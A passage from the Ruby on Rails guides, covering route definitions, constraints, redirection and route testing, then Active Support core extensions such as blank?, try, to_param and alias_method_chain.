This will enable Rails to recognize paths such as `/photos/search` with GET, and route to the `search` action of `PhotosController`. It will also create the `search_photos_url` and `search_photos_path` route helpers.

Just as with member routes, you can pass `:on` to a route:

```
resources :photos do
  get 'search', on: :collection
end
```

2.10.3 Adding Routes for Additional New Actions

To add an alternate new action using the `:on` shortcut:

```
resources :comments do
  get 'preview', on: :new
end
```

This will enable Rails to recognize paths such as `/comments/new/preview` with GET, and route to the `preview` action of `CommentsController`. It will also create the `preview_new_comment_url` and `preview_new_comment_path` route helpers.

If you find yourself adding many extra actions to a resourceful route, it's time to stop and ask yourself whether you're disguising the presence of another resource.

3 Non-Resourceful Routes

In addition to resource routing, Rails has powerful support for routing arbitrary URLs to actions. Here, you don't get groups of routes automatically generated by resourceful routing. Instead, you set up each route within your application separately.

While you should usually use resourceful routing, there are still many places where the simpler routing is more appropriate. There's no need to try to shoehorn every last piece of your application into a resourceful framework if that's not a good fit.

In particular, simple routing makes it very easy to map legacy URLs to new Rails actions.

3.1 Bound Parameters

When you set up a regular route, you supply a series of symbols that Rails maps to parts of an incoming HTTP request. Two of these symbols are special: `:controller` maps to the name of a controller in your application, and `:action` maps to the name of an action within that controller. For example, consider this route:

```
get ':controller(/:action(/:id))'
```

If an incoming request of `/photos/show/1` is processed by this route (because it hasn't matched any previous route in the file), then the result will be to invoke the `show` action of the `PhotosController`, and to make the final parameter `"1"` available as `params[:id]`. This route will also route the incoming request of `/photos` to `PhotosController#index`, since `:action` and `:id` are optional parameters, denoted by parentheses.

3.2 Dynamic Segments

You can set up as many dynamic segments within a regular route as you like. Anything other than `:controller` or `:action` will be available to the action as part of `params`. If you set up this route:

```
get ':controller/:action/:id/:user_id'
```

An incoming path of `/photos/show/1/2` will be dispatched to the `show` action of the `PhotosController`. `params[:id]` will be `"1"`, and `params[:user_id]` will be `"2"`.
You can't use `:namespace` or `:module` with a `:controller` path segment. If you need to do this then use a constraint on :controller that matches the namespace you require. e.g:

```
get ':controller(/:action(/:id))', controller: /admin\/[^\/]+/
```

By default, dynamic segments don't accept dots - this is because the dot is used as a separator for formatted routes. If you need to use a dot within a dynamic segment, add a constraint that overrides this – for example, `id: /[^\/]+/` allows anything except a slash.

3.3 Static Segments

You can specify static segments when creating a route by not prepending a colon to a fragment:

```
get ':controller/:action/:id/with_user/:user_id'
```

This route would respond to paths such as `/photos/show/1/with_user/2`. In this case, `params`would be `{ controller: 'photos', action: 'show', id: '1', user_id: '2' }`.

3.4 The Query String

The `params` will also include any parameters from the query string. For example, with this route:

```
get ':controller/:action/:id'
```

An incoming path of `/photos/show/1?user_id=2` will be dispatched to the `show` action of the `Photos` controller. `params` will be `{ controller: 'photos', action: 'show', id: '1', user_id: '2' }`.

3.5 Defining Defaults

You do not need to explicitly use the `:controller` and `:action` symbols within a route. You can supply them as defaults:

```
get 'photos/:id', to: 'photos#show'
```

With this route, Rails will match an incoming path of `/photos/12` to the `show` action of `PhotosController`.
You can also define other defaults in a route by supplying a hash for the `:defaults` option. This even applies to parameters that you do not specify as dynamic segments. For example:

```
get 'photos/:id', to: 'photos#show', defaults: { format: 'jpg' }
```

Rails would match `photos/12` to the `show` action of `PhotosController`, and set `params[:format]`to `"jpg"`.

3.6 Naming Routes

You can specify a name for any route using the `:as` option:

```
get 'exit', to: 'sessions#destroy', as: :logout
```

This will create `logout_path` and `logout_url` as named helpers in your application.
Calling `logout_path` will return `/exit`
You can also use this to override routing methods defined by resources, like this:

```
get ':username', to: 'users#show', as: :user
```

This will define a `user_path` method that will be available in controllers, helpers and views that will go to a route such as `/bob`. Inside the `show` action of `UsersController`, `params[:username]` will contain the username for the user. Change `:username` in the route definition if you do not want your parameter name to be `:username`.

3.7 HTTP Verb Constraints

In general, you should use the `get`, `post`, `put`, `patch` and `delete` methods to constrain a route to a particular verb. You can use the `match` method with the `:via` option to match multiple verbs at once:

```
match 'photos', to: 'photos#show', via: [:get, :post]
```

You can match all verbs to a particular route using `via: :all`:

```
match 'photos', to: 'photos#show', via: :all
```

Routing both `GET` and `POST` requests to a single action has security implications. In general, you should avoid routing all verbs to an action unless you have a good reason to.

'GET' in Rails won't check for CSRF token. You should never write to the database from 'GET' requests, for more information see the security guide on CSRF countermeasures.

3.8 Segment Constraints

You can use the `:constraints` option to enforce a format for a dynamic segment:

```
get 'photos/:id', to: 'photos#show', constraints: { id: /[A-Z]\d{5}/ }
```

This route would match paths such as `/photos/A12345`, but not `/photos/893`. You can more succinctly express the same route this way:

```
get 'photos/:id', to: 'photos#show', id: /[A-Z]\d{5}/
```

`:constraints` takes regular expressions with the restriction that regexp anchors can't be used. For example, the following route will not work:

```
get '/:id', to: 'articles#show', constraints: { id: /^\d/ }
```

However, note that you don't need to use anchors because all routes are anchored at the start.

For example, the following routes would allow for `articles` with `to_param` values like `1-hello-world` that always begin with a number and `users` with `to_param` values like `david` that never begin with a number to share the root namespace:

```
get '/:id', to: 'articles#show', constraints: { id: /\d.+/ }
get '/:username', to: 'users#show'
```

3.9 Request-Based Constraints

You can also constrain a route based on any method on the Request object that returns a `String`.
You specify a request-based constraint the same way that you specify a segment constraint:

```
get 'photos', to: 'photos#index', constraints: { subdomain: 'admin' }
```

You can also specify constraints in a block form:

```
namespace :admin do
  constraints subdomain: 'admin' do
    resources :photos
  end
end
```

Request constraints work by calling a method on the Request object with the same name as the hash key and then compare the return value with the hash value. Therefore, constraint values should match the corresponding Request object method return type. For example: `constraints: { subdomain: 'api' }` will match an `api` subdomain as expected, however using a symbol `constraints: { subdomain: :api }` will not, because `request.subdomain` returns `'api'` as a String.

3.10 Advanced Constraints

If you have a more advanced constraint, you can provide an object that responds to `matches?` that Rails should use. Let's say you wanted to route all users on a blacklist to the `BlacklistController`. You could do:

```
class BlacklistConstraint
  def initialize
    @ips = Blacklist.retrieve_ips
  end

  def matches?(request)
    @ips.include?(request.remote_ip)
  end
end

Rails.application.routes.draw do
  get '*path', to: 'blacklist#index',
    constraints: BlacklistConstraint.new
end
```

You can also specify constraints as a lambda:

```
Rails.application.routes.draw do
  get '*path', to: 'blacklist#index',
    constraints: lambda { |request|
Blacklist.retrieve_ips.include?(request.remote_ip) }
end
```

Both the `matches?` method and the lambda gets the `request` object as an argument.

3.11 Route Globbing and Wildcard Segments

Route globbing is a way to specify that a particular parameter should be matched to all the remaining parts of a route. For example:

```
get 'photos/*other', to: 'photos#unknown'
```

This route would match `photos/12` or `/photos/long/path/to/12`,
setting `params[:other]` to `"12"`or `"long/path/to/12"`. The fragments prefixed with a star are called "wildcard segments".
Wildcard segments can occur anywhere in a route. For example:

```
get 'books/*section/:title', to: 'books#show'
```

would match `books/some/section/last-words-a-memoir` with `params[:section]` equals `'some/section'`, and `params[:title]` equals `'last-words-a-memoir'`.
Technically, a route can have even more than one wildcard segment. The matcher assigns segments to parameters in an intuitive way. For example:

```
get '*a/foo/*b', to: 'test#index'
```
would match `zoo/woo/foo/bar/baz` with `params[:a]` equals `'zoo/woo'`, and `params[:b]` equals `'bar/baz'`.
By requesting `'/foo/bar.json'`, your `params[:pages]` will be equal to `'foo/bar'` with the request format of JSON. If you want the old 3.0.x behavior back, you could supply `format: false` like this:

```
get '*pages', to: 'pages#show', format: false
```
If you want to make the format segment mandatory, so it cannot be omitted, you can supply`format: true` like this:

```
get '*pages', to: 'pages#show', format: true
```

3.12 Redirection

You can redirect any path to another path using the `redirect` helper in your router:
```
get '/stories', to: redirect('/articles')
```
You can also reuse dynamic segments from the match in the path to redirect to:

```
get '/stories/:name', to: redirect('/articles/%{name}')
```
You can also provide a block to redirect, which receives the symbolized path parameters and the request object:

```
get '/stories/:name', to: redirect { |path_params, req|
"/articles/#{path_params[:name].pluralize}" }
get '/stories', to: redirect { |path_params, req|
"/articles/#{req.subdomain}" }
```
Please note that this redirection is a 301 "Moved Permanently" redirect. Keep in mind that some web browsers or proxy servers will cache this type of redirect, making the old page inaccessible.

In all of these cases, if you don't provide the leading host (`http://www.example.com`), Rails will take those details from the current request.

3.13 Routing to Rack Applications

Instead of a String like `'articles#index'`, which corresponds to the `index` action in the `ArticlesController`, you can specify any Rack application as the endpoint for a matcher:
```
match '/application.js', to: Sprockets, via: :all
```
As long as `Sprockets` responds to `call` and returns a `[status, headers, body]`, the router won't know the difference between the Rack application and an action. This is an appropriate use of `via: :all`, as you will want to allow your Rack application to handle all verbs as it considers appropriate.
For the curious, `'articles#index'` actually expands out to `ArticlesController.action(:index)`, which returns a valid Rack application.

3.14 Using root

You can specify what Rails should route `'/'` to with the `root` method:
```
root to: 'pages#main'
root 'pages#main' # shortcut for the above
```
You should put the `root` route at the top of the file, because it is the most popular route and should be matched first.
The `root` route only routes `GET` requests to the action.

You can also use root inside namespaces and scopes as well. For example:

```
namespace :admin do
```

```
  root to: "admin#index"
end

root to: "home#index"
```

3.15 Unicode character routes

You can specify unicode character routes directly. For example:

```
get 'こんにちは', to: 'welcome#index'
```

4 Customizing Resourceful Routes

While the default routes and helpers generated by `resources :articles` will usually serve you well, you may want to customize them in some way. Rails allows you to customize virtually any generic part of the resourceful helpers.

4.1 Specifying a Controller to Use

The `:controller` option lets you explicitly specify a controller to use for the resource. For example:

```
resources :photos, controller: 'images'
```

will recognize incoming paths beginning with `/photos` but route to the `Images` controller:

HTTP Verb	Path	Controller#Action	Named Helper
GET	/photos	images#index	photos_path
GET	/photos/new	images#new	new_photo_path
POST	/photos	images#create	photos_path
GET	/photos/:id	images#show	photo_path(:id)
GET	/photos/:id/edit	images#edit	edit_photo_path(:id)
PATCH/PUT	/photos/:id	images#update	photo_path(:id)
DELETE	/photos/:id	images#destroy	photo_path(:id)

Use `photos_path`, `new_photo_path`, etc. to generate paths for this resource.

For namespaced controllers you can use the directory notation. For example:

```
resources :user_permissions, controller: 'admin/user_permissions'
```

This will route to the `Admin::UserPermissions` controller.
Only the directory notation is supported. Specifying the controller with Ruby constant notation (eg. `controller: 'Admin::UserPermissions'`) can lead to routing problems and results in a warning.

4.2 Specifying Constraints

You can use the `:constraints` option to specify a required format on the implicit `id`. For example:

```
resources :photos, constraints: { id: /[A-Z][A-Z][0-9]+/ }
```

This declaration constrains the `:id` parameter to match the supplied regular expression. So, in this case, the router would no longer match `/photos/1` to this route. Instead, `/photos/RR27` would match.
You can specify a single constraint to apply to a number of routes by using the block form:

```
constraints(id: /[A-Z][A-Z][0-9]+/) do
  resources :photos
  resources :accounts
end
```

Of course, you can use the more advanced constraints available in non-resourceful routes in this context.

By default the `:id` parameter doesn't accept dots - this is because the dot is used as a separator for formatted routes. If you need to use a dot within an `:id` add a constraint which overrides this - for example `id: /[^\/]+/` allows anything except a slash.

4.3 Overriding the Named Helpers

The `:as` option lets you override the normal naming for the named route helpers. For example:

```
resources :photos, as: 'images'
```

will recognize incoming paths beginning with `/photos` and route the requests to `PhotosController`, but use the value of the :as option to name the helpers.

HTTP Verb	Path	Controller#Action	Named Helper
GET	/photos	photos#index	images_path
GET	/photos/new	photos#new	new_image_path
POST	/photos	photos#create	images_path
GET	/photos/:id	photos#show	image_path(:id)
GET	/photos/:id/edit	photos#edit	edit_image_path(:id)
PATCH/PUT	/photos/:id	photos#update	image_path(:id)
DELETE	/photos/:id	photos#destroy	image_path(:id)

4.4 Overriding the `new` and `edit` Segments

The `:path_names` option lets you override the automatically-generated `new` and `edit` segments in paths:

```
resources :photos, path_names: { new: 'make', edit: 'change' }
```

This would cause the routing to recognize paths such as:

```
/photos/make
/photos/1/change
```

The actual action names aren't changed by this option. The two paths shown would still route to the `new` and `edit` actions.

If you find yourself wanting to change this option uniformly for all of your routes, you can use a scope.

```
scope path_names: { new: 'make' } do
  # rest of your routes
end
```

4.5 Prefixing the Named Route Helpers

You can use the `:as` option to prefix the named route helpers that Rails generates for a route. Use this option to prevent name collisions between routes using a path scope. For example:

```
scope 'admin' do
  resources :photos, as: 'admin_photos'
end

resources :photos
```

This will provide route helpers such as `admin_photos_path`, `new_admin_photo_path`, etc.

To prefix a group of route helpers, use `:as` with `scope`:

```
scope 'admin', as: 'admin' do
  resources :photos, :accounts
end

resources :photos, :accounts
```

This will generate routes such as `admin_photos_path` and `admin_accounts_path` which map to `/admin/photos` and `/admin/accounts` respectively.

The `namespace` scope will automatically add `:as` as well as `:module` and `:path` prefixes.

You can prefix routes with a named parameter also:

```
scope ':username' do
  resources :articles
end
```

This will provide you with URLs such as `/bob/articles/1` and will allow you to reference the `username` part of the path as `params[:username]` in controllers, helpers and views.

4.6 Restricting the Routes Created

By default, Rails creates routes for the seven default actions (`index`, `show`, `new`, `create`, `edit`, `update`, and `destroy`) for every RESTful route in your application. You can use the `:only` and `:except` options to fine-tune this behavior. The `:only` option tells Rails to create only the specified routes:

```
resources :photos, only: [:index, :show]
```

Now, a `GET` request to `/photos` would succeed, but a `POST` request to `/photos` (which would ordinarily be routed to the `create` action) will fail.

The `:except` option specifies a route or list of routes that Rails should *not* create:

```
resources :photos, except: :destroy
```

In this case, Rails will create all of the normal routes except the route for `destroy` (a `DELETE` request to `/photos/:id`).

If your application has many RESTful routes, using `:only` and `:except` to generate only the routes that you actually need can cut down on memory use and speed up the routing process.

4.7 Translated Paths

Using `scope`, we can alter path names generated by resources:

```
scope(path_names: { new: 'neu', edit: 'bearbeiten' }) do
  resources :categories, path: 'kategorien'
end
```

Rails now creates routes to the `CategoriesController`.

HTTP Verb	Path	Controller#Action	Named Helper
GET	/kategorien	categories#index	categories_path

HTTP Verb	Path	Controller#Action	Named Helper
GET	/kategorien/neu	categories#new	new_category_path
POST	/kategorien	categories#create	categories_path
GET	/kategorien/:id	categories#show	category_path(:id)
GET	/kategorien/:id/bearbeiten	categories#edit	edit_category_path(:id)
PATCH/PUT	/kategorien/:id	categories#update	category_path(:id)
DELETE	/kategorien/:id	categories#destroy	category_path(:id)

4.8 Overriding the Singular Form

If you want to define the singular form of a resource, you should add additional rules to the `Inflector`:

```
ActiveSupport::Inflector.inflections do |inflect|
  inflect.irregular 'tooth', 'teeth'
end
```

4.9 Using `:as` in Nested Resources

The `:as` option overrides the automatically-generated name for the resource in nested route helpers. For example:

```
resources :magazines do
  resources :ads, as: 'periodical_ads'
end
```

This will create routing helpers such as `magazine_periodical_ads_url` and `edit_magazine_periodical_ad_path`.

4.10 Overriding Named Route Parameters

The `:param` option overrides the default resource identifier `:id` (name of the dynamic segment used to generate the routes). You can access that segment from your controller using `params[<:param>]`.

```
resources :videos, param: :identifier
     videos GET  /videos(.:format)                  videos#index
            POST /videos(.:format)                  videos#create
 new_videos GET  /videos/new(.:format)              videos#new
edit_videos GET  /videos/:identifier/edit(.:format) videos#edit
Video.find_by(identifier: params[:identifier])
```

5 Inspecting and Testing Routes

Rails offers facilities for inspecting and testing your routes.

5.1 Listing Existing Routes

To get a complete list of the available routes in your application, visit `http://localhost:3000/rails/info/routes` in your browser while your server is running in the**development** environment. You can also execute the `rake routes` command in your terminal to produce the same output.

Both methods will list all of your routes, in the same order that they appear in `routes.rb`. For each route, you'll see:

- The route name (if any)
- The HTTP verb used (if the route doesn't respond to all verbs)
- The URL pattern to match
- The routing parameters for the route

For example, here's a small section of the `rake routes` output for a RESTful route:

```
    users GET    /users(.:format)          users#index
          POST   /users(.:format)          users#create
 new_user GET    /users/new(.:format)      users#new
edit_user GET    /users/:id/edit(.:format) users#edit
```

You may restrict the listing to the routes that map to a particular controller setting the `CONTROLLER`environment variable:

```
$ CONTROLLER=users bin/rake routes
```

You'll find that the output from `rake routes` is much more readable if you widen your terminal window until the output lines don't wrap.

5.2 Testing Routes

Routes should be included in your testing strategy (just like the rest of your application). Rails offers three built-in assertions designed to make testing routes simpler:

- `assert_generates`
- `assert_recognizes`
- `assert_routing`
-

5.2.1 The `assert_generates` Assertion

`assert_generates` asserts that a particular set of options generate a particular path and can be used with default routes or custom routes. For example:

```
assert_generates '/photos/1', { controller: 'photos', action: 'show',
id: '1' }
assert_generates '/about', controller: 'pages', action: 'about'
```

5.2.2 The `assert_recognizes` Assertion

`assert_recognizes` is the inverse of `assert_generates`. It asserts that a given path is recognized and routes it to a particular spot in your application. For example:

```
assert_recognizes({ controller: 'photos', action: 'show', id: '1' },
'/photos/1')
```

You can supply a `:method` argument to specify the HTTP verb:

```
assert_recognizes({ controller: 'photos', action: 'create' }, { path:
'photos', method: :post })
```

5.2.3 The `assert_routing` Assertion

The `assert_routing` assertion checks the route both ways: it tests that the path generates the options, and that the options generate the path. Thus, it combines the functions of `assert_generates` and `assert_recognizes`:

```
assert_routing({ path: 'photos', method: :post }, { controller:
'photos', action: 'create' })
```

Active Support Core Extensions

Active Support is the Ruby on Rails component responsible for providing Ruby language extensions, utilities, and other transversal stuff.

It offers a richer bottom-line at the language level, targeted both at the development of Rails applications, and at the development of Ruby on Rails itself.

1 How to Load Core Extensions

1.1 Stand-Alone Active Support

In order to have a near-zero default footprint, Active Support does not load anything by default. It is broken in small pieces so that you can load just what you need, and also has some convenience entry points to load related extensions in one shot, even everything.

Thus, after a simple require like:

```
require 'active_support'
```

objects do not even respond to `blank?`. Let's see how to load its definition.

1.1.1 Cherry-picking a Definition

The most lightweight way to get `blank?` is to cherry-pick the file that defines it.
For every single method defined as a core extension this guide has a note that says where such a method is defined. In the case of `blank?` the note reads:
Defined in `active_support/core_ext/object/blank.rb`.

That means that you can require it like this:

```
require 'active_support'
require 'active_support/core_ext/object/blank'
```

Active Support has been carefully revised so that cherry-picking a file loads only strictly needed dependencies, if any.

1.1.2 Loading Grouped Core Extensions

The next level is to simply load all extensions to `Object`. As a rule of thumb, extensions to `SomeClass`are available in one shot by loading `active_support/core_ext/some_class`.
Thus, to load all extensions to `Object` (including `blank?`):

```
require 'active_support'
require 'active_support/core_ext/object'
```

1.1.3 Loading All Core Extensions

You may prefer just to load all core extensions, there is a file for that:

```
require 'active_support'
require 'active_support/core_ext'
```

1.1.4 Loading All Active Support

And finally, if you want to have all Active Support available just issue:

```
require 'active_support/all'
```

That does not even put the entire Active Support in memory upfront indeed, some stuff is configured via `autoload`, so it is only loaded if used.

1.2 Active Support Within a Ruby on Rails Application

A Ruby on Rails application loads all Active Support unless `config.active_support.bare` is true. In that case, the application will only load what the framework itself cherry-picks for its own needs, and can still cherry-pick itself at any granularity level, as explained in the previous section.

2 Extensions to All Objects

2.1 `blank?` and `present?`

The following values are considered to be blank in a Rails application:

- `nil` and `false`,
- strings composed only of whitespace (see note below),
- empty arrays and hashes, and
- any other object that responds to `empty?` and is empty.

The predicate for strings uses the Unicode-aware character class `[:space:]`, so for example U+2029 (paragraph separator) is considered to be whitespace.

Note that numbers are not mentioned. In particular, 0 and 0.0 are **not** blank.

For example, this method from `ActionController::HttpAuthentication::Token::ControllerMethods` uses `blank?` for checking whether a token is present:

```
def authenticate(controller, &login_procedure)
  token, options = token_and_options(controller.request)
  unless token.blank?
    login_procedure.call(token, options)
  end
end
```

The method `present?` is equivalent to `!blank?`. This example is taken from `ActionDispatch::Http::Cache::Response`:

```
def set_conditional_cache_control!
  return if self["Cache-Control"].present?
  ...
end
```

Defined in `active_support/core_ext/object/blank.rb`.

2.2 `presence`

The `presence` method returns its receiver if `present?`, and `nil` otherwise. It is useful for idioms like this:

```
host = config[:host].presence || 'localhost'
```
Defined in `active_support/core_ext/object/blank.rb`.

2.3 `duplicable?`

A few fundamental objects in Ruby are singletons. For example, in the whole life of a program the integer 1 refers always to the same instance:

```
1.object_id                 # => 3
Math.cos(0).to_i.object_id  # => 3
```
Hence, there's no way these objects can be duplicated through `dup` or `clone`:
```
true.dup  # => TypeError: can't dup TrueClass
```
Some numbers which are not singletons are not duplicable either:

```
0.0.clone        # => allocator undefined for Float
(2**1024).clone  # => allocator undefined for Bignum
```
Active Support provides `duplicable?` to programmatically query an object about this property:
```
"foo".duplicable? # => true
"".duplicable?    # => true
0.0.duplicable?   # => false
false.duplicable? # => false
```
By definition all objects are `duplicable?` except `nil`, `false`, `true`, symbols, numbers, class, module, and method objects.

Any class can disallow duplication by removing `dup` and `clone` or raising exceptions from them. Thus only `rescue` can tell whether a given arbitrary object is duplicable. `duplicable?` depends on the hard-coded list above, but it is much faster than `rescue`. Use it only if you know the hard-coded list is enough in your use case.

Defined in `active_support/core_ext/object/duplicable.rb`.

2.4 deep_dup

The `deep_dup` method returns deep copy of a given object. Normally, when you `dup` an object that contains other objects, Ruby does not `dup` them, so it creates a shallow copy of the object. If you have an array with a string, for example, it will look like this:
```
array     = ['string']
duplicate = array.dup

duplicate.push 'another-string'

# the object was duplicated, so the element was added only to the
duplicate
array     # => ['string']
duplicate # => ['string', 'another-string']

duplicate.first.gsub!('string', 'foo')

# first element was not duplicated, it will be changed in both arrays
array     # => ['foo']
duplicate # => ['foo', 'another-string']
```
As you can see, after duplicating the `Array` instance, we got another object, therefore we can modify it and the original object will stay unchanged. This is not true for array's elements, however. Since `dup` does not make deep copy, the string inside the array is still the same object.

If you need a deep copy of an object, you should use `deep_dup`. Here is an example:
```
array     = ['string']
duplicate = array.deep_dup

duplicate.first.gsub!('string', 'foo')
```

```
array     # => ['string']
duplicate # => ['foo']
```

If the object is not duplicable, `deep_dup` will just return it:

```
number = 1
duplicate = number.deep_dup
number.object_id == duplicate.object_id   # => true
```

Defined in `active_support/core_ext/object/deep_dup.rb`.

2.5 `try`

When you want to call a method on an object only if it is not `nil`, the simplest way to achieve it is with conditional statements, adding unnecessary clutter. The alternative is to use `try`. `try` is like `Object#send` except that it returns `nil` if sent to `nil`.

Here is an example:

```
# without try
unless @number.nil?
  @number.next
end

# with try
@number.try(:next)
```

Another example is this code from `ActiveRecord::ConnectionAdapters::AbstractAdapter`where `@logger` could be `nil`. You can see that the code uses `try` and avoids an unnecessary check.

```
def log_info(sql, name, ms)
  if @logger.try(:debug?)
    name = '%s (%.1fms)' % [name || 'SQL', ms]
    @logger.debug(format_log_entry(name, sql.squeeze(' ')))
  end
end
```

`try` can also be called without arguments but a block, which will only be executed if the object is not nil:

```
@person.try { |p| "#{p.first_name} #{p.last_name}" }
```

Defined in `active_support/core_ext/object/try.rb`.

2.6 `class_eval(*args, &block)`

You can evaluate code in the context of any object's singleton class using `class_eval`:

```
class Proc
  def bind(object)
    block, time = self, Time.current
    object.class_eval do
      method_name = "__bind_#{time.to_i}_#{time.usec}"
      define_method(method_name, &block)
      method = instance_method(method_name)
      remove_method(method_name)
      method
    end.bind(object)
  end
end
```

Defined in `active_support/core_ext/kernel/singleton_class.rb`.

2.7 `acts_like?(duck)`

The method `acts_like?` provides a way to check whether some class acts like some other class based on a simple convention: a class that provides the same interface as `String` defines

```
def acts_like_string?
end
```

which is only a marker, its body or return value are irrelevant. Then, client code can query for duck-type-safeness this way:

```
some_klass.acts_like?(:string)
```

Rails has classes that act like `Date` or `Time` and follow this contract.

Defined in `active_support/core_ext/object/acts_like.rb`.

2.8 `to_param`

All objects in Rails respond to the method `to_param`, which is meant to return something that represents them as values in a query string, or as URL fragments.

By default `to_param` just calls `to_s`:

```
7.to_param # => "7"
```

The return value of `to_param` should **not** be escaped:

```
"Tom & Jerry".to_param # => "Tom & Jerry"
```

Several classes in Rails overwrite this method.

For example `nil`, `true`, and `false` return themselves. `Array#to_param` calls `to_param` on the elements and joins the result with "/":

```
[0, true, String].to_param # => "0/true/String"
```

Notably, the Rails routing system calls `to_param` on models to get a value for the `:id` placeholder. `ActiveRecord::Base#to_param` returns the `id` of a model, but you can redefine that method in your models. For example, given

```
class User
  def to_param
    "#{id}-#{name.parameterize}"
  end
end
```

we get:

```
user_path(@user) # => "/users/357-john-smith"
```

Controllers need to be aware of any redefinition of `to_param` because when a request like that comes in "357-john-smith" is the value of `params[:id]`.

Defined in `active_support/core_ext/object/to_param.rb`.

2.9 `to_query`

Except for hashes, given an unescaped `key` this method constructs the part of a query string that would map such key to what `to_param` returns. For example, given

```
class User
  def to_param
    "#{id}-#{name.parameterize}"
  end
end
```

we get:

```
current_user.to_query('user') # => "user=357-john-smith"
```

This method escapes whatever is needed, both for the key and the value:

```
account.to_query('company[name]')
# => "company%5Bname%5D=Johnson+%26+Johnson"
```

so its output is ready to be used in a query string.

Arrays return the result of applying `to_query` to each element with `_key_[]` as key, and join the result with "&":

```
[3.4, -45.6].to_query('sample')
# => "sample%5B%5D=3.4&sample%5B%5D=-45.6"
```

Hashes also respond to `to_query` but with a different signature. If no argument is passed a call generates a sorted series of key/value assignments calling `to_query(key)` on its values. Then it joins the result with "&":

```
{c: 3, b: 2, a: 1}.to_query # => "a=1&b=2&c=3"
```

The method `Hash#to_query` accepts an optional namespace for the keys:

```
{id: 89, name: "John Smith"}.to_query('user')
# => "user%5Bid%5D=89&user%5Bname%5D=John+Smith"
```

Defined in `active_support/core_ext/object/to_query.rb`.

2.10 `with_options`

The method `with_options` provides a way to factor out common options in a series of method calls.

Given a default options hash, `with_options` yields a proxy object to a block. Within the block, methods called on the proxy are forwarded to the receiver with their options merged. For example, you get rid of the duplication in:

```
class Account < ActiveRecord::Base
  has_many :customers, dependent: :destroy
  has_many :products,  dependent: :destroy
  has_many :invoices,  dependent: :destroy
  has_many :expenses,  dependent: :destroy
end
```

this way:

```
class Account < ActiveRecord::Base
  with_options dependent: :destroy do |assoc|
    assoc.has_many :customers
    assoc.has_many :products
    assoc.has_many :invoices
    assoc.has_many :expenses
  end
end
```

That idiom may convey *grouping* to the reader as well. For example, say you want to send a newsletter whose language depends on the user. Somewhere in the mailer you could group locale-dependent bits like this:

```
I18n.with_options locale: user.locale, scope: "newsletter" do |i18n|
  subject i18n.t :subject
  body    i18n.t :body, user_name: user.name
end
```

Since `with_options` forwards calls to its receiver they can be nested. Each nesting level will merge inherited defaults in addition to their own.

Defined in `active_support/core_ext/object/with_options.rb`.

2.11 JSON support

Active Support provides a better implementation of `to_json` than the `json` gem ordinarily provides for Ruby objects. This is because some classes, like `Hash`, `OrderedHash` and `Process::Status` need special handling in order to provide a proper JSON representation.

Defined in `active_support/core_ext/object/json.rb`.

2.12 Instance Variables

Active Support provides several methods to ease access to instance variables.

2.12.1 `instance_values`

The method `instance_values` returns a hash that maps instance variable names without "@" to their corresponding values. Keys are strings:

```
class C
  def initialize(x, y)
    @x, @y = x, y
  end
end

C.new(0, 1).instance_values # => {"x" => 0, "y" => 1}
```

Defined in `active_support/core_ext/object/instance_variables.rb`.

2.12.2 `instance_variable_names`

The method `instance_variable_names` returns an array. Each name includes the "@" sign.

```
class C
  def initialize(x, y)
    @x, @y = x, y
  end
end

C.new(0, 1).instance_variable_names # => ["@x", "@y"]
```

Defined in `active_support/core_ext/object/instance_variables.rb`.

2.13 Silencing Warnings and Exceptions

The methods `silence_warnings` and `enable_warnings` change the value of `$VERBOSE` accordingly for the duration of their block, and reset it afterwards:

```
silence_warnings { Object.const_set "RAILS_DEFAULT_LOGGER", logger }
```

Silencing exceptions is also possible with `suppress`. This method receives an arbitrary number of exception classes. If an exception is raised during the execution of the block and is `kind_of?` any of the arguments, `suppress` captures it and returns silently. Otherwise the exception is reraised:

```
# If the user is locked, the increment is lost, no big deal.
suppress(ActiveRecord::StaleObjectError) do
  current_user.increment! :visits
end
```

Defined in `active_support/core_ext/kernel/reporting.rb`.

2.14 `in?`

The predicate `in?` tests if an object is included in another object. An `ArgumentError` exception will be raised if the argument passed does not respond to `include?`.

Examples of `in?`:

```
1.in?([1,2])        # => true
"lo".in?("hello")   # => true
25.in?(30..50)      # => false
1.in?(1)            # => ArgumentError
```

Defined in `active_support/core_ext/object/inclusion.rb`.

3 Extensions to `Module`

3.1 `alias_method_chain`

Using plain Ruby you can wrap methods with other methods, that's called *alias chaining*.

For example, let's say you'd like params to be strings in functional tests, as they are in real requests, but still want the convenience of assigning integers and other kind of values. To accomplish that you could wrap `ActionController::TestCase#process` this way in `test/test_helper.rb`:

```
ActionController::TestCase.class_eval do
  # save a reference to the original process method
  alias_method :original_process, :process
  # now redefine process and delegate to original_process
  def process(action, params=nil, session=nil, flash=nil,
http_method='GET')
    params = Hash[*params.map {|k, v| [k, v.to_s]}.flatten]
    original_process(action, params, session, flash, http_method)
  end
end
```

That's the method `get`, `post`, etc., delegate the work to.

That technique has a risk, it could be the case that `:original_process` was taken. To try to avoid collisions people choose some label that characterizes what the chaining is about:

```
ActionController::TestCase.class_eval do
  def process_with_stringified_params(...)
    params = Hash[*params.map {|k, v| [k, v.to_s]}.flatten]
    process_without_stringified_params(action, params, session, flash,
http_method)
  end
  alias_method :process_without_stringified_params, :process
  alias_method :process, :process_with_stringified_params
end
```

The method `alias_method_chain` provides a shortcut for that pattern:

```
ActionController::TestCase.class_eval do
  def process_with_stringified_params(...)
    params = Hash[*params.map {|k, v| [k, v.to_s]}.flatten]
    process_without_stringified_params(action, params, session, flash,
http_method)
  end
  alias_method_chain :process, :stringified_params
end
```

Rails uses `alias_method_chain` all over the code base. For example validations are added to `ActiveRecord::Base#save` by wrapping the method that way in a separate module specialized in validations.

Defined in `active_support/core_ext/module/aliasing.rb`.

3.2 Attributes

3.2.1 `alias_attribute`

Model attributes have a reader, a writer, and a predicate. You can alias a model attribute having the corresponding three methods defined for you in one shot. As in other aliasing methods, the new name is the first argument, and the old name is the second (one mnemonic is that they go in the same order as if you did an assignment):

```
class User < ActiveRecord::Base
  # You can refer to the email column as "login".
  # This can be meaningful for authentication code.
  alias_attribute :login, :email
end
```

Defined in `active_support/core_ext/module/aliasing.rb`.

3.2.2 Internal Attributes

When you are defining an attribute in a class that is meant to be subclassed, name collisions are a risk. That's remarkably important for libraries.

Active Support defines the macros `attr_internal_reader`, `attr_internal_writer`, and `attr_internal_accessor`. They behave like their Ruby built-in `attr_*` counterparts, except they name the underlying instance variable in a way that makes collisions less likely.

The macro `attr_internal` is a synonym for `attr_internal_accessor`:

```
# library
class ThirdPartyLibrary::Crawler
  attr_internal :log_level
end

# client code
